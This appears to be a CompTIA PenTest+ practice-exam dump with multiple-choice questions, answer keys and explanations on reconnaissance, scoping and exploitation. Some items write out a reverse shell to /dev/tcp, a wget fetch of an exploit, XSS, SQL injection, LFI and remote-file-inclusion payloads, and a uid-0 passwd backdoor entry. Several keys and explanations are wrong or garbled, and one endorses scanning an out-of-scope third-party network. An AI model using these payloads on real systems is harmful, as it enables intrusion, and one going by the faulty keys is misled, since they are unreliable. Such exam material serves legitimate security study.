



# CompTIA

## Exam Questions PT0-002

CompTIA PenTest+ Certification Exam

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### NEW QUESTION 1

Deconfliction is necessary when the penetration test:

- A. determines that proprietary information is being stored in cleartext.
- B. occurs during the monthly vulnerability scanning.
- C. uncovers indicators of prior compromise over the course of the assessment.
- D. proceeds in parallel with a criminal digital forensic investigation.

**Answer: C**

#### Explanation:

This will then enable the PenTest to continue so that additional issues can be found, exploited, and analyzed.

### NEW QUESTION 2

A penetration tester conducted a discovery scan that generated the following:

```
Starting nmap 6.40 ( http://nmap.org ) at 2021-02-01 13:56 CST
Nmap scan report for 192.168.0.1
Host is up (0.021s latency).
Nmap scan report for 192.168.0.140
Host is up (0.30s latency)
Nmap scan report for 192.168.0.149
Host is up (0.20s latency).
Nmap scan report for 192.168.0.184
Host is up (0.0017s latency).
Nmap done: IP addresses (4 hosts up) scanned in 37.26 seconds
```

Which of the following commands generated the results above and will transform them into a list of active hosts for further analysis?

- A. `nmap -oG list.txt 192.168.0.1-254 , sort`
- B. `nmap -sn 192.168.0.1-254 , grep "Nmap scan" | awk '{print $5}'`
- C. `nmap --open 192.168.0.1-254, uniq`
- D. `nmap -o 192.168.0.1-254, cut -f 2`

**Answer: B**

#### Explanation:

the NMAP flag (-sn) which is for host discovery and returns that kind of NMAP output. And the AWK command selects column 5 ({print \$5}) which obviously carries the returned IP of the host in the NMAP output.

This command will generate the results shown in the image and transform them into a list of active hosts for further analysis. The command consists of three parts:

- `nmap -sn 192.168.0.1-254`: This part uses nmap, a network scanning tool, to perform a ping scan (-sn) on the IP range 192.168.0.1-254, which means sending ICMP echo requests to each IP address and checking if they respond.
- `grep "Nmap scan"`: This part uses grep, a text filtering tool, to search for the string "Nmap scan" in the output of the previous part and display only the matching lines. This will filter out the lines that show the start and end time of the scan and only show the lines that indicate the status of each host.
- `awk '{print $5}'`: This part uses awk, a text processing tool, to print the fifth field (\$5) of each line in the output of the previous part. This will extract only the IP addresses of each host and display them as a list.

The final output will look something like this: 192.168.0.1 192.168.0.12 192.168.0.17 192.168.0.34

### NEW QUESTION 3

A customer adds a requirement to the scope of a penetration test that states activities can only occur during normal business hours. Which of the following BEST describes why this would be necessary?

- A. To meet PCI DSS testing requirements
- B. For testing of the customer's SLA with the ISP
- C. Because of concerns regarding bandwidth limitations
- D. To ensure someone is available if something goes wrong

**Answer: D**

### NEW QUESTION 4

A penetration tester is reviewing the following DNS reconnaissance results for comptia.org from dig: `comptia.org. 3569 IN MX comptia.org-mail.protection.outlook.com. comptia.org. 3569 IN A 3.219.13.186.`

`comptia.org.`

`3569 IN NS ns1.comptia.org. comptia.org. 3569 IN SOA haven. administrator.comptia.org. comptia.org. 3569 IN MX new.mx0.comptia.org. comptia.org. 3569 IN MX new.mx1.comptia.org.`

Which of the following potential issues can the penetration tester identify based on this output?

- A. At least one of the records is out of scope.
- B. There is a duplicate MX record.
- C. The NS record is not within the appropriate domain.
- D. The SOA records outside the comptia.org domain.

**Answer: A**

### NEW QUESTION 5

A penetration tester was contracted to test a proprietary application for buffer overflow vulnerabilities. Which of the following tools would be BEST suited for this task?

- A. GDB
- B. Burp Suite
- C. SearchSploit
- D. Netcat

**Answer: A**

#### Explanation:

GDB is a debugging tool that can be used to analyze and manipulate the memory of a running process, which is useful for finding and exploiting buffer overflow vulnerabilities. Burp Suite is a web application testing tool that does not directly test for buffer overflows. SearchSploit is a database of known exploits that does not test for new vulnerabilities. Netcat is a network utility that can be used to send and receive data, but not to test for buffer overflows.

### NEW QUESTION 6

A penetration tester ran a simple Python-based scanner. The following is a snippet of the code:

```
...
<LINE NUM.>
<01> portlist: list[int] = [*range(1, 1025)]
<02> try:
<03>     port: object
<04>     resultList: list[Any] = []
<05>     for port in portList:
<06>         sock = socket.socket (socket.AF_INET, socket.SOCK_STREAM)
<07>         sock.settimeout(20)
<08>         result = sock.connect_ex((remoteSvr, port))
<09>         if result == 0:
<10>             resultList.append(port)
<11>         sock.close()
...
```

Which of the following BEST describes why this script triggered a `probable port scan` alert in the organization's IDS?

- A. sock.settimeout(20) on line 7 caused each next socket to be created every 20 milliseconds.
- B. \*range(1, 1025) on line 1 populated the portList list in numerical order.
- C. Line 6 uses socket.SOCK\_STREAM instead of socket.SOCK\_DGRAM
- D. The remoteSvr variable has neither been type-hinted nor initialized.

**Answer: B**

#### Explanation:

Port randomization is widely used in port scanners. By default, Nmap randomizes the scanned port order (except that certain commonly accessible ports are moved near the beginning for efficiency reasons) <https://nmap.org/book/man-port-specification.html>

### NEW QUESTION 7

A penetration tester is evaluating a company's network perimeter. The tester has received limited information about defensive controls or countermeasures, and limited internal knowledge of the testing exists. Which of the following should be the FIRST step to plan the reconnaissance activities?

- A. Launch an external scan of netblocks.
- B. Check WHOIS and netblock records for the company.
- C. Use DNS lookups and dig to determine the external hosts.
- D. Conduct a ping sweep of the company's netblocks.

**Answer: C**

### NEW QUESTION 8

A client wants a security assessment company to perform a penetration test against its hot site. The purpose of the test is to determine the effectiveness of the defenses that protect against disruptions to business continuity. Which of the following is the MOST important action to take before starting this type of assessment?

- A. Ensure the client has signed the SOW.
- B. Verify the client has granted network access to the hot site.
- C. Determine if the failover environment relies on resources not owned by the client.
- D. Establish communication and escalation procedures with the client.

**Answer: A**

#### Explanation:

The statement of work (SOW) is a document that defines the scope, objectives, deliverables, and timeline of a penetration testing engagement. It is important to have the client sign the SOW before starting the assessment to avoid any legal or contractual issues.

### NEW QUESTION 9

During the reconnaissance phase, a penetration tester obtains the following output:

```
Reply from 192.168.1.23: bytes=32 time<54ms TTL=128
Reply from 192.168.1.23: bytes=32 time<53ms TTL=128
Reply from 192.168.1.23: bytes=32 time<60ms TTL=128
```

Reply from 192.168.1.23: bytes=32 time<51ms TTL=128

Which of the following operating systems is MOST likely installed on the host?

- A. Linux
- B. NetBSD
- C. Windows
- D. macOS

**Answer: C**

**Explanation:**

The output shows the result of a ping command, which sends packets to a host and receives replies. The ping command can be used to determine if a host is alive and reachable on the network. One of the information that the ping command displays is the Time to Live (TTL) value, which indicates how many hops a packet can travel before it is discarded. The TTL value can also be used to guess the operating system of the host, as different operating systems have different default TTL values. In this case, the TTL value is 128, which is the default value for Windows operating systems. Linux and macOS have a default TTL value of 64, while NetBSD has a default TTL value of 255.

**NEW QUESTION 10**

Which of the following commands will allow a penetration tester to permit a shell script to be executed by the file owner?

- A. `chmod u+x script.sh`
- B. `chmod u+e script.sh`
- C. `chmod o+e script.sh`
- D. `chmod o+x script.sh`

**Answer: A**

**NEW QUESTION 10**

A penetration tester opened a reverse shell on a Linux web server and successfully escalated privileges to root. During the engagement, the tester noticed that another user logged in frequently as root to perform work tasks. To avoid disrupting this user's work, which of the following is the BEST option for the penetration tester to maintain root-level persistence on this server during the test?

- A. Add a web shell to the root of the website.
- B. Upgrade the reverse shell to a true TTY terminal.
- C. Add a new user with ID 0 to the `/etc/passwd` file.
- D. Change the password of the root user and revert after the test.

**Answer: C**

**Explanation:**

The best option for the penetration tester to maintain root-level persistence on this server during the test is to add a new user with ID 0 to the `/etc/passwd` file. This will allow the penetration tester to use the same user account as the other user, but with root privileges, meaning that it won't disrupt the other user's work. This can be done by adding a new line with the username and the numerical user ID 0 to the `/etc/passwd` file. For example, if the username for the other user is "johndoe", the line to add would be "johndoe:x:0:0:John Doe:/root:/bin/bash". After the user is added, the penetration tester can use the "su" command to switch to the new user and gain root privileges.

**NEW QUESTION 13**

Which of the following is the MOST effective person to validate results from a penetration test?

- A. Third party
- B. Team leader
- C. Chief Information Officer
- D. Client

**Answer: B**

**NEW QUESTION 16**

A penetration tester created the following script to use in an engagement:

```
#!/usr/bin/python

import socket

ports = [21,22,23,25,80,139,443,445,3306,3389]

if len(sys.argv) == 2:
    target = socket.gethostbyname(sys.argv[1])
else:
    print("Few arguments.")
    print("Syntax: python {} <>".format(sys.argv[0]))
    sys.exit()

try:
    for port in ports:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.settimeout(2)
        result = s.connect_ex((target,port))
        if result == 0:
            print("Port {} is opened".format(port))

except KeyboardInterrupt:
    print("Exiting...")
    sys.exit()
```

However, the tester is receiving the following error when trying to run the script:

```
$ python script.py 192.168.0.1
Traceback (most recent call last):
  File "script.py", line 7, in <module>
    if len(sys.argv) == 2:
NameError: name 'sys' is not defined
```

Which of the following is the reason for the error?

- A. The sys variable was not defined.
- B. The argv variable was not defined.
- C. The sys module was not imported.
- D. The argv module was not imported.

**Answer: C**

**Explanation:**

The sys module is a built-in module in Python that provides access to system-specific parameters and functions, such as command-line arguments, standard input/output, and exit status. The sys module must be imported before it can be used in a script, otherwise an error will occur. The script uses the sys.argv variable, which is a list that contains the command-line arguments passed to the script. However, the script does not import the sys module at the beginning, which causes the error "NameError: name 'sys' is not defined". To fix this error, the script should include the statement "import sys" at the top. The other options are not valid reasons for the error.

**NEW QUESTION 17**

Which of the following expressions in Python increase a variable val by one (Choose two.)

- A. val++
- B. +val
- C. val=(val+1)
- D. ++val
- E. val=val++
- F. val+=1

**Answer: CF**

**Explanation:**

In Python, there are two ways to increase a variable by one: using the assignment operator (=) with an arithmetic expression, or using the augmented assignment operator (+=). The expressions val=(val+1) and val+=1 both achieve this goal. The expressions val++ and ++val are not valid in Python, as there is no increment operator. The expressions +val and val=val++ do not change the value of val2.  
<https://pythonguides.com/increment-and-decrement-operators-in-python/>

**NEW QUESTION 18**

A penetration tester ran the following command on a staging server:

```
python -m SimpleHTTPServer 9891
```

Which of the following commands could be used to download a file named exploit to a target machine for execution?

- A. nc 10.10.51.50 9891 < exploit
- B. powershell -exec bypass -f \\10.10.51.50\9891
- C. bash -i >& /dev/tcp/10.10.51.50/9891 0&1>/exploit
- D. wget 10.10.51.50:9891/exploit

**Answer:** D

**NEW QUESTION 20**

Which of the following would a company's hunt team be MOST interested in seeing in a final report?

- A. Executive summary
- B. Attack TTPs
- C. Methodology
- D. Scope details

**Answer:** B

**NEW QUESTION 25**

You are a security analyst tasked with hardening a web server.

You have been given a list of HTTP payloads that were flagged as malicious. **INSTRUCTIONS**

Given the following attack signatures, determine the attack type, and then identify the associated remediation to prevent the attack in the future.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

HTTP Request Payload Table

Payloads	Vulnerability Type	Remediation
#inner-tab"><script>alert(1)</script>	<ul style="list-style-type: none"> <li>Command Injection</li> <li>DOM-based Cross Site Scripting</li> <li>SQL Injection (Error)</li> <li>SQL Injection (Stacked)</li> <li>SQL Injection (Union)</li> <li>Reflected Cross Site Scripting</li> <li>Local File Inclusion</li> <li>Remote File Inclusion</li> <li>URL Redirect</li> </ul>	<ul style="list-style-type: none"> <li>Parameterized queries</li> <li>Preventing external calls</li> <li>Input Sanitization ... \ / . sandbox requests</li> <li>Input Sanitization ... \$ [ ] ( )</li> <li>Input Sanitization " ' &lt; &gt; , ;</li> </ul>
item=widget";waitfor%20delay%20'00:00:20';--	<ul style="list-style-type: none"> <li>Command Injection</li> <li>DOM-based Cross Site Scripting</li> <li>SQL Injection (Error)</li> <li>SQL Injection (Stacked)</li> <li>SQL Injection (Union)</li> <li>Reflected Cross Site Scripting</li> <li>Local File Inclusion</li> <li>Remote File Inclusion</li> <li>URL Redirect</li> </ul>	<ul style="list-style-type: none"> <li>Parameterized queries</li> <li>Preventing external calls</li> <li>Input Sanitization ... \ / . sandbox requests</li> <li>Input Sanitization ... \$ [ ] ( )</li> <li>Input Sanitization " ' &lt; &gt; , ;</li> </ul>
item=widget%20union%20select%20null,null,@version;--	<ul style="list-style-type: none"> <li>Command Injection</li> <li>DOM-based Cross Site Scripting</li> <li>SQL Injection (Error)</li> <li>SQL Injection (Stacked)</li> <li>SQL Injection (Union)</li> <li>Reflected Cross Site Scripting</li> <li>Local File Inclusion</li> <li>Remote File Inclusion</li> <li>URL Redirect</li> </ul>	<ul style="list-style-type: none"> <li>Parameterized queries</li> <li>Preventing external calls</li> <li>Input Sanitization ... \ / . sandbox requests</li> <li>Input Sanitization ... \$ [ ] ( )</li> <li>Input Sanitization " ' &lt; &gt; , ;</li> </ul>
search=Bob%3e%3cimg%20src%3da%20onerror%3dalert(1)%3e	<ul style="list-style-type: none"> <li>Command Injection</li> <li>DOM-based Cross Site Scripting</li> <li>SQL Injection (Error)</li> <li>SQL Injection (Stacked)</li> <li>SQL Injection (Union)</li> <li>Reflected Cross Site Scripting</li> <li>Local File Inclusion</li> <li>Remote File Inclusion</li> <li>URL Redirect</li> </ul>	<ul style="list-style-type: none"> <li>Parameterized queries</li> <li>Preventing external calls</li> <li>Input Sanitization ... \ / . sandbox requests</li> <li>Input Sanitization ... \$ [ ] ( )</li> <li>Input Sanitization " ' &lt; &gt; , ;</li> </ul>
item=widget"+convert(int,@version)*"	<ul style="list-style-type: none"> <li>Command Injection</li> <li>DOM-based Cross Site Scripting</li> <li>SQL Injection (Error)</li> <li>SQL Injection (Stacked)</li> <li>SQL Injection (Union)</li> <li>Reflected Cross Site Scripting</li> <li>Local File Inclusion</li> <li>Remote File Inclusion</li> <li>URL Redirect</li> </ul>	<ul style="list-style-type: none"> <li>Parameterized queries</li> <li>Preventing external calls</li> <li>Input Sanitization ... \ / . sandbox requests</li> <li>Input Sanitization ... \$ [ ] ( )</li> <li>Input Sanitization " ' &lt; &gt; , ;</li> </ul>
site=www.exe'ping%20-c%2010%20localhost'mple.com	<ul style="list-style-type: none"> <li>Command Injection</li> <li>DOM-based Cross Site Scripting</li> <li>SQL Injection (Error)</li> <li>SQL Injection (Stacked)</li> <li>SQL Injection (Union)</li> <li>Reflected Cross Site Scripting</li> <li>Local File Inclusion</li> <li>Remote File Inclusion</li> <li>URL Redirect</li> </ul>	<ul style="list-style-type: none"> <li>Parameterized queries</li> <li>Preventing external calls</li> <li>Input Sanitization ... \ / . sandbox requests</li> <li>Input Sanitization ... \$ [ ] ( )</li> <li>Input Sanitization " ' &lt; &gt; , ;</li> </ul>
redir=http:%2f%2fwww.malicious-site.com	<ul style="list-style-type: none"> <li>Command Injection</li> <li>DOM-based Cross Site Scripting</li> <li>SQL Injection (Error)</li> <li>SQL Injection (Stacked)</li> <li>SQL Injection (Union)</li> <li>Reflected Cross Site Scripting</li> <li>Local File Inclusion</li> <li>Remote File Inclusion</li> <li>URL Redirect</li> </ul>	<ul style="list-style-type: none"> <li>Parameterized queries</li> <li>Preventing external calls</li> <li>Input Sanitization ... \ / . sandbox requests</li> <li>Input Sanitization ... \$ [ ] ( )</li> <li>Input Sanitization " ' &lt; &gt; , ;</li> </ul>
logfile=%2fetc%2fpasswd%00	<ul style="list-style-type: none"> <li>Command Injection</li> <li>DOM-based Cross Site Scripting</li> <li>SQL Injection (Error)</li> <li>SQL Injection (Stacked)</li> <li>SQL Injection (Union)</li> <li>Reflected Cross Site Scripting</li> <li>Local File Inclusion</li> <li>Remote File Inclusion</li> <li>URL Redirect</li> </ul>	<ul style="list-style-type: none"> <li>Parameterized queries</li> <li>Preventing external calls</li> <li>Input Sanitization ... \ / . sandbox requests</li> <li>Input Sanitization ... \$ [ ] ( )</li> <li>Input Sanitization " ' &lt; &gt; , ;</li> </ul>
lookup=\$(whoami)	<ul style="list-style-type: none"> <li>Command Injection</li> <li>DOM-based Cross Site Scripting</li> <li>SQL Injection (Error)</li> <li>SQL Injection (Stacked)</li> <li>SQL Injection (Union)</li> <li>Reflected Cross Site Scripting</li> <li>Local File Inclusion</li> <li>Remote File Inclusion</li> <li>URL Redirect</li> </ul>	<ul style="list-style-type: none"> <li>Parameterized queries</li> <li>Preventing external calls</li> <li>Input Sanitization ... \ / . sandbox requests</li> <li>Input Sanitization ... \$ [ ] ( )</li> <li>Input Sanitization " ' &lt; &gt; , ;</li> </ul>
logfile=http:%2f%2fwww.malicious-site.com%2fshell.txt	<ul style="list-style-type: none"> <li>Command Injection</li> <li>DOM-based Cross Site Scripting</li> <li>SQL Injection (Error)</li> <li>SQL Injection (Stacked)</li> <li>SQL Injection (Union)</li> <li>Reflected Cross Site Scripting</li> <li>Local File Inclusion</li> <li>Remote File Inclusion</li> <li>URL Redirect</li> </ul>	<ul style="list-style-type: none"> <li>Parameterized queries</li> <li>Preventing external calls</li> <li>Input Sanitization ... \ / . sandbox requests</li> <li>Input Sanitization ... \$ [ ] ( )</li> <li>Input Sanitization " ' &lt; &gt; , ;</li> </ul>

- A. Mastered
- B. Not Mastered

Answer: A

Explanation:

- \* 1. Reflected XSS - Input sanitization (<> ...)
- \* 2. Sql Injection Stacked - Parameterized Queries
- \* 3. DOM XSS - Input Sanitization (<> ...)
- \* 4. Local File Inclusion - sandbox req
- \* 5. Command Injection - sandbox req
- \* 6. SQLi union - paramtrized queries
- \* 7. SQLi error - paramtrized queries

- \* 8. Remote File Inclusion - sandbox
- \* 9. Command Injection - input sanitization
- \* 10. URL redirect - prevent external calls

#### NEW QUESTION 28

A penetration tester is conducting a penetration test. The tester obtains a root-level shell on a Linux server and discovers the following data in a file named password.txt in the /home/svsacct directory:

```
U3VQZXIkM2NyZXQhCg==
```

Which of the following commands should the tester use NEXT to decode the contents of the file?

- A. `echo U3VQZXIkM2NyZXQhCg== | base64 -d`
- B. `tar xvf password.txt`
- C. `hydra -l svsacct -p U3VQZXIkM2NyZXQhCg== ssh://192.168.1.0/24`
- D. `john --wordlist /usr/share/seclists/rockyou.txt password.txt`

**Answer:** A

#### NEW QUESTION 31

A red-team tester has been contracted to emulate the threat posed by a malicious insider on a company's network, with the constrained objective of gaining access to sensitive personnel files. During the assessment, the red-team tester identifies an artifact indicating possible prior compromise within the target environment.

Which of the following actions should the tester take?

- A. Perform forensic analysis to isolate the means of compromise and determine attribution.
- B. Incorporate the newly identified method of compromise into the red team's approach.
- C. Create a detailed document of findings before continuing with the assessment.
- D. Halt the assessment and follow the reporting procedures as outlined in the contract.

**Answer:** D

#### Explanation:

Halting the assessment and following the reporting procedures as outlined in the contract is the best action to take after identifying that an application being tested has already been compromised with malware. This is because continuing the assessment might interfere with an ongoing investigation or compromise evidence collection. The reporting procedures are part of the contract that specifies how to handle any critical issues or incidents during the penetration testing engagement. They should include details such as who to contact, what information to provide, and what steps to follow.

#### NEW QUESTION 36

A company hired a penetration tester to do a social-engineering test against its employees. Although the tester did not find any employees' phone numbers on the company's website, the tester has learned the complete phone catalog was published there a few months ago.

In which of the following places should the penetration tester look FIRST for the employees' numbers?

- A. Web archive
- B. GitHub
- C. File metadata
- D. Underground forums

**Answer:** A

#### NEW QUESTION 40

A penetration tester is conducting an assessment against a group of publicly available web servers and notices a number of TCP resets returning from one of the web servers. Which of the following is MOST likely causing the TCP resets to occur during the assessment?

- A. The web server is using a WAF.
- B. The web server is behind a load balancer.
- C. The web server is redirecting the requests.
- D. The local antivirus on the web server is rejecting the connection.

**Answer:** A

#### Explanation:

A Web Application Firewall (WAF) is designed to monitor, filter or block traffic to a web application. A WAF will monitor incoming and outgoing traffic from a web application and is often used to protect web servers from attacks such as SQL Injection, Cross-Site Scripting (XSS), and other forms of attacks. If a WAF detects an attack, it will often reset the TCP connection, causing the connection to be terminated. As a result, a penetration tester may see TCP resets when a WAF is present. Therefore, the most likely reason for the TCP resets returning from the web server is that the web server is using a WAF.

#### NEW QUESTION 44

Which of the following is the MOST important information to have on a penetration testing report that is written for the developers?

- A. Executive summary
- B. Remediation
- C. Methodology
- D. Metrics and measures

**Answer:** B

#### Explanation:

The most important information to have on a penetration testing report that is written for the developers is remediation. Remediation is the process of fixing or mitigating the vulnerabilities or issues that were discovered during the penetration testing. Remediation should include specific recommendations, best practices,

and resources to help the developers improve the security of their applications4.

#### NEW QUESTION 48

A penetration tester has gained access to a network device that has a previously unknown IP range on an interface. Further research determines this is an always-on VPN tunnel to a third-party supplier.

Which of the following is the BEST action for the penetration tester to take?

- A. Utilize the tunnel as a means of pivoting to other internal devices.
- B. Disregard the IP range, as it is out of scope.
- C. Stop the assessment and inform the emergency contact.
- D. Scan the IP range for additional systems to exploit.

**Answer:** D

#### NEW QUESTION 50

A penetration tester who is conducting a vulnerability assessment discovers that ICMP is disabled on a network segment. Which of the following could be used for a denial-of-service attack on the network segment?

- A. Smurf
- B. Ping flood
- C. Fraggle
- D. Ping of death

**Answer:** C

#### Explanation:

Fraggle attack is same as a Smurf attack but rather than ICMP, UDP protocol is used. The prevention of these attacks is almost identical to Fraggle attack.  
Ref: <https://www.okta.com/identity-101/fraggle-attack/>

#### NEW QUESTION 55

Which of the following types of information should be included when writing the remediation section of a penetration test report to be viewed by the systems administrator and technical staff?

- A. A quick description of the vulnerability and a high-level control to fix it
- B. Information regarding the business impact if compromised
- C. The executive summary and information regarding the testing company
- D. The rules of engagement from the assessment

**Answer:** A

#### Explanation:

The systems administrator and the technical staff would be more interested in the technical aspect of the findings

#### NEW QUESTION 60

During a penetration test, a tester is able to change values in the URL from `example.com/login.php?id=5` to `example.com/login.php?id=10` and gain access to a web application. Which of the following vulnerabilities has the penetration tester exploited?

- A. Command injection
- B. Broken authentication
- C. Direct object reference
- D. Cross-site scripting

**Answer:** C

#### Explanation:

Insecure direct object reference (IDOR) is a vulnerability where the developer of the application does not implement authorization features to verify that someone accessing data on the site is allowed to access that data.

#### NEW QUESTION 61

A penetration tester breaks into a company's office building and discovers the company does not have a shredding service. Which of the following attacks should the penetration tester try next?

- A. Dumpster diving
- B. Phishing
- C. Shoulder surfing
- D. Tailgating

**Answer:** A

#### Explanation:

The penetration tester should try dumpster diving next, which is an attack that involves searching through trash bins or dumpsters for discarded documents or items that may contain sensitive or useful information. Dumpster diving can reveal information such as passwords, account numbers, credit card numbers, invoices, receipts, memos, contracts, or employee records. The penetration tester can use this information to gain access to systems or networks, impersonate users or employees, or perform social engineering attacks. The other options are not likely attacks that the penetration tester should try next based on the discovery that the company does not have a shredding service. Phishing is an attack that involves sending fraudulent emails that appear to be from legitimate sources to trick users into revealing their credentials or clicking on malicious links or attachments. Shoulder surfing is an attack that involves observing or spying on users while they enter their credentials or perform other tasks on their devices. Tailgating is an attack that involves following authorized personnel into a

restricted area without proper authorization or identification.

#### NEW QUESTION 62

A penetration tester initiated the transfer of a large data set to verify a proof-of-concept attack as permitted by the ROE. The tester noticed the client's data included PII, which is out of scope, and immediately stopped the transfer. Which of the following MOST likely explains the penetration tester's decision?

- A. The tester had the situational awareness to stop the transfer.
- B. The tester found evidence of prior compromise within the data set.
- C. The tester completed the assigned part of the assessment workflow.
- D. The tester reached the end of the assessment time frame.

**Answer: A**

#### Explanation:

Situational awareness is the ability to perceive and understand the environment and events around oneself, and to act accordingly. The penetration tester demonstrated situational awareness by stopping the transfer of PII, which was out of scope and could have violated the ROE or legal and ethical principles. The other options are not relevant to the situation or the decision of the penetration tester.

#### NEW QUESTION 64

Which of the following tools would be best suited to perform a cloud security assessment?

- A. OpenVAS
- B. Scout Suite
- C. Nmap
- D. ZAP
- E. Nessus

**Answer: B**

#### Explanation:

The tool that would be best suited to perform a cloud security assessment is Scout Suite, which is an open-source multi-cloud security auditing tool that can evaluate the security posture of cloud environments, such as AWS, Azure, GCP, or Alibaba Cloud. Scout Suite can collect configuration data from cloud providers using APIs and assess them against security best practices or benchmarks, such as CIS Foundations. Scout Suite can generate reports that highlight security issues, risks, or gaps in the cloud environment, and provide recommendations for remediation or improvement. The other options are not tools that are specifically designed for cloud security assessment. OpenVAS is an open-source vulnerability scanner that can scan hosts and networks for vulnerabilities and generate reports with findings and recommendations. Nmap is an open-source network scanner and enumerator that can scan hosts and networks for ports, services, versions, OS, or other information. ZAP is an open-source web application scanner and proxy that can scan web applications for vulnerabilities and perform attacks such as SQL injection or XSS. Nessus is a commercial vulnerability scanner that can scan hosts and networks for vulnerabilities and generate reports with findings and recommendations.

#### NEW QUESTION 65

A penetration tester completed a vulnerability scan against a web server and identified a single but severe vulnerability. Which of the following is the BEST way to ensure this is a true positive?

- A. Run another scanner to compare.
- B. Perform a manual test on the server.
- C. Check the results on the scanner.
- D. Look for the vulnerability online.

**Answer: B**

#### NEW QUESTION 68

A penetration tester was conducting a penetration test and discovered the network traffic was no longer reaching the client's IP address. The tester later discovered the SOC had used sinkholing on the penetration tester's IP address. Which of the following BEST describes what happened?

- A. The penetration tester was testing the wrong assets
- B. The planning process failed to ensure all teams were notified
- C. The client was not ready for the assessment to start
- D. The penetration tester had incorrect contact information

**Answer: B**

#### Explanation:

Sinkholing is a technique used by security teams to redirect malicious or unwanted network traffic to a controlled destination, such as a black hole or a honeypot. This can help prevent or mitigate attacks, analyze malware behavior, or isolate infected hosts. If the SOC used sinkholing on the penetration tester's IP address, it means that they detected the tester's activity and blocked it from reaching the client's network. This indicates that the planning process failed to ensure all teams were notified about the penetration testing engagement, which could have avoided this situation.

#### NEW QUESTION 72

Appending string values onto another string is called:

- A. compilation
- B. connection
- C. concatenation
- D. conjunction

**Answer: C**

**Explanation:**

Concatenation is the term used to describe the process of appending string values onto another string. In Python, concatenation can be done using the + operator, such as "Hello" + "World" = "HelloWorld".

**NEW QUESTION 75**

A penetration tester is able to use a command injection vulnerability in a web application to get a reverse shell on a system. After running a few commands, the tester runs the following:

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

Which of the following actions is the penetration tester performing?

- A. Privilege escalation
- B. Upgrading the shell
- C. Writing a script for persistence
- D. Building a bind shell

**Answer: B**

**Explanation:**

The penetration tester is performing an action called upgrading the shell, which means improving the functionality and interactivity of the shell. By running the python command, the penetration tester is spawning a new bash shell that has features such as tab completion, command history, and job control. This can help the penetration tester to execute commands more easily and efficiently.

**NEW QUESTION 76**

A penetration tester is starting an assessment but only has publicly available information about the target company. The client is aware of this exercise and is preparing for the test.

Which of the following describes the scope of the assessment?

- A. Partially known environment testing
- B. Known environment testing
- C. Unknown environment testing
- D. Physical environment testing

**Answer: C**

**NEW QUESTION 78**

A penetration tester gives the following command to a systems administrator to execute on one of the target servers:

```
rm -f /var/www/html/G679h32gYu.php
```

Which of the following BEST explains why the penetration tester wants this command executed?

- A. To trick the systems administrator into installing a rootkit
- B. To close down a reverse shell
- C. To remove a web shell after the penetration test
- D. To delete credentials the tester created

**Answer: C**

**Explanation:**

s for why the penetration tester wants this command executed.

**NEW QUESTION 81**

A penetration tester is testing a new version of a mobile application in a sandbox environment. To intercept and decrypt the traffic between the application and the external API, the tester has created a private root CA and issued a certificate from it. Even though the tester installed the root CA into the trusted store of the smartphone used for the tests, the application shows an error indicating a certificate mismatch and does not connect to the server. Which of the following is the MOST likely reason for the error?

- A. TCP port 443 is not open on the firewall
- B. The API server is using SSL instead of TLS
- C. The tester is using an outdated version of the application
- D. The application has the API certificate pinned.

**Answer: D**

**NEW QUESTION 83**

A penetration tester who is doing a company-requested assessment would like to send traffic to another system using double tagging. Which of the following techniques would BEST accomplish this goal?

- A. RFID cloning
- B. RFID tagging
- C. Meta tagging
- D. Tag nesting

**Answer: D**

**Explanation:**

since vlan hopping requires 2 vlans to be nested in a single packet. Double tagging occurs when an attacker adds and modifies tags on an Ethernet frame to allow the sending of packets through any VLAN. This attack takes advantage of how many switches process tags. Most switches will only remove the outer tag and forward the frame to all native VLAN ports. With that said, this exploit is only successful if the attacker belongs to the native VLAN of the trunk link.

<https://cybersecurity.att.com/blogs/security-essentials/vlan-hopping-and-mitigation>

Tag nesting is a technique that involves inserting two VLAN tags into an Ethernet frame to bypass VLAN hopping prevention mechanisms. The first tag is stripped by the first switch, and the second tag is processed by the second switch, allowing the frame to reach a different VLAN than intended. RFID cloning is a technique that involves copying the data from an RFID tag to another tag or device. RFID tagging is a technique that involves attaching an RFID tag to an object or person for identification or tracking purposes. Meta tagging is a technique that involves adding metadata to web pages or files for search engine optimization or classification purposes.

#### NEW QUESTION 88

Penetration tester has discovered an unknown Linux 64-bit executable binary. Which of the following tools would be BEST to use to analyze this issue?

- A. Peach
- B. WinDbg
- C. GDB
- D. OllyDbg

**Answer: C**

#### Explanation:

OLLYDBG, WinDBG, and IDA are all debugging tools that support Windows environments. GDB is a Linux-specific debugging tool.

GDB is a tool that can be used to analyze and debug executable binaries, especially on Linux systems. GDB can disassemble, decompile, set breakpoints, examine memory, modify registers, and perform other operations on binaries. GDB can help a penetration tester understand the functionality, behavior, and vulnerabilities of an unknown binary. Peach is a tool that can be used to perform fuzzing, which is a technique of sending malformed or random data to a target to trigger errors or crashes. WinDbg and OllyDbg are tools that can be used to analyze and debug executable binaries, but they are mainly designed for Windows systems.

#### NEW QUESTION 90

Which of the following is the BEST resource for obtaining payloads against specific network infrastructure products?

- A. Exploit-DB
- B. Metasploit
- C. Shodan
- D. Retina

**Answer: A**

#### Explanation:

"Exploit Database (ExploitDB) is a repository of exploits for the purpose of public security, and it explains what can be found on the database. The ExploitDB is a very useful resource for identifying possible weaknesses in your network and for staying up to date on current attacks occurring in other networks"

Exploit-DB is a website that collects and archives exploits for various software and hardware products, including network infrastructure devices. Exploit-DB allows users to search for exploits by product name, vendor, type, platform, CVE number, or date. Exploit-DB is a useful resource for obtaining payloads against specific network infrastructure products. Metasploit is a framework that contains many exploits and payloads, but it is not a resource for obtaining them. Shodan is a search engine that scans the internet for devices and services, but it does not provide exploits or payloads. Retina is a vulnerability scanner that identifies weaknesses in network devices, but it does not provide exploits or payloads.

#### NEW QUESTION 91

A final penetration test report has been submitted to the board for review and accepted. The report has three findings rated high. Which of the following should be the NEXT step?

- A. Perform a new penetration test.
- B. Remediate the findings.
- C. Provide the list of common vulnerabilities and exposures.
- D. Broaden the scope of the penetration test.

**Answer: B**

#### NEW QUESTION 94

Penetration tester who was exclusively authorized to conduct a physical assessment noticed there were no cameras pointed at the dumpster for company. The penetration tester returned at night and collected garbage that contained receipts for recently purchased networking . The models of equipment purchased are vulnerable to attack. Which of the following is the most likely next step for the penetration?

- A. Alert the target company of the discovered information.
- B. Verify the discovered information is correct with the manufacturer.
- C. Scan the equipment and verify the findings.
